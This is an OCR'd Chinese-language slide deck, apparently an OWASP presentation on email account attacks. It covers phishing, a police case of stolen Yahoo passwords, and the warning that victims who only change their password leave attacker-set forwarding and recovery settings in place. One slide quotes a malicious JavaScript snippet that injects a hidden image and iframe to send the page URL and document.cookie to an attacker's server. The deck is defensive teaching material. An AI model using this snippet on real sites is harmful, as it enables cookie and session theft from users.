


E-mail--電子郵件

- 1972年，在Bolt Beranek and Newman(BBN)任職的雷・湯姆林森(Ray Tomlinson)撰寫可在不同電腦間一個傳輸檔案的軟體時，突然想到，如果可以傳輸檔案，為什麼不能傳輸「訊息」？訊息其實也不過是另一個文字檔案。
- 致此被稱為人類第三次溝通革命的電子郵件被發明。

電子郵件的用途

- 公文傳遞
- 商業交易
- 資訊交流
- ...

OWASP

電子郵件的攻擊-傳統

- 社交工程結合網路釣魚

OWASP


電子郵件的攻擊-傳統

OWASP

電子郵件的攻擊-傳統的變化


OWASP

電子郵件的攻擊-傳統的變化



OWASP

電子郵件攻擊-改變網頁的呈現



OWASP

電子郵件攻擊-改變網頁的呈現

OWASP

電子郵件攻擊-改變網頁呈現的原因

```
< document.write("<html><head></head><body><img
  src=\"http://218.x.x.x/hotmail/hotmail.asp?id=89999&ui
  d=hotmail&url="+window.location+";"+document.cooki
  e+"\" style=\"position:absolute;
  visibility:hidden\"><iframe
  src=http://218.x.x.x/hotmail/index.asp?id=89999&url="
  +window.location+";"+document.cookie+"\"
  width=100% height=100% frameborder=0
  scrolling=\"no\" style=\"position:absolute; left:0;
  top:0\"></iframe></body></html>");
< document.close();
```

OWASP

電子郵件密碼遭竊的解決方案

OWASP

電子郵件密碼遭竊的解決方案

（五）經勘驗犯罪嫌疑人許○吉桌上型電腦及筆記型電腦資料發現，自今（97）年3月迄今共騙取上百個帳號密碼，專案小組將續追查遭盜取帳號密碼資料的流向，並調閱本案犯罪嫌疑人帳戶金流等相關資料進行調查中；另香港商雅虎資訊股份有限公司亦依刑事警察局之被害狀況通報，**緊急通知本案被害者進行帳號密碼修改動作以減輕損害**。

OWASP

密碼修改無效 囧rz

＜作業系統遭受入侵—>重新安裝

＜電子郵件遭受入侵—>只更改密碼?????!

OWASP

繼續收E-mail:轉寄

OWASP

繼續收E-mail:轉寄

- Hinet的信箱則是無法從一般的電子郵件收發頁面來檢視並設定轉寄功能。
- 而是要連線到網址http://webmail1.hinet.net/來檢視與設定轉寄功能；
  - 限制:不支援msa.hinet.net所屬的帳號，也就是說只有ms##.hinet.net(##代表任何數字)上的帳號才有被設定轉寄的危險。

OWASP

重新取得密碼

OWASP

重新取得密碼

OWASP

重新取得密碼

OWASP

重新取得密碼

OWASP

重設密碼

OWASP

重設密碼

OWASP

重設密碼

OWASP

重設密碼

OWASP

Final

＜帳號遭竊只修改密碼是不夠的!

＜要如同重新安裝OS一般的檢視所有的設定!

OWASP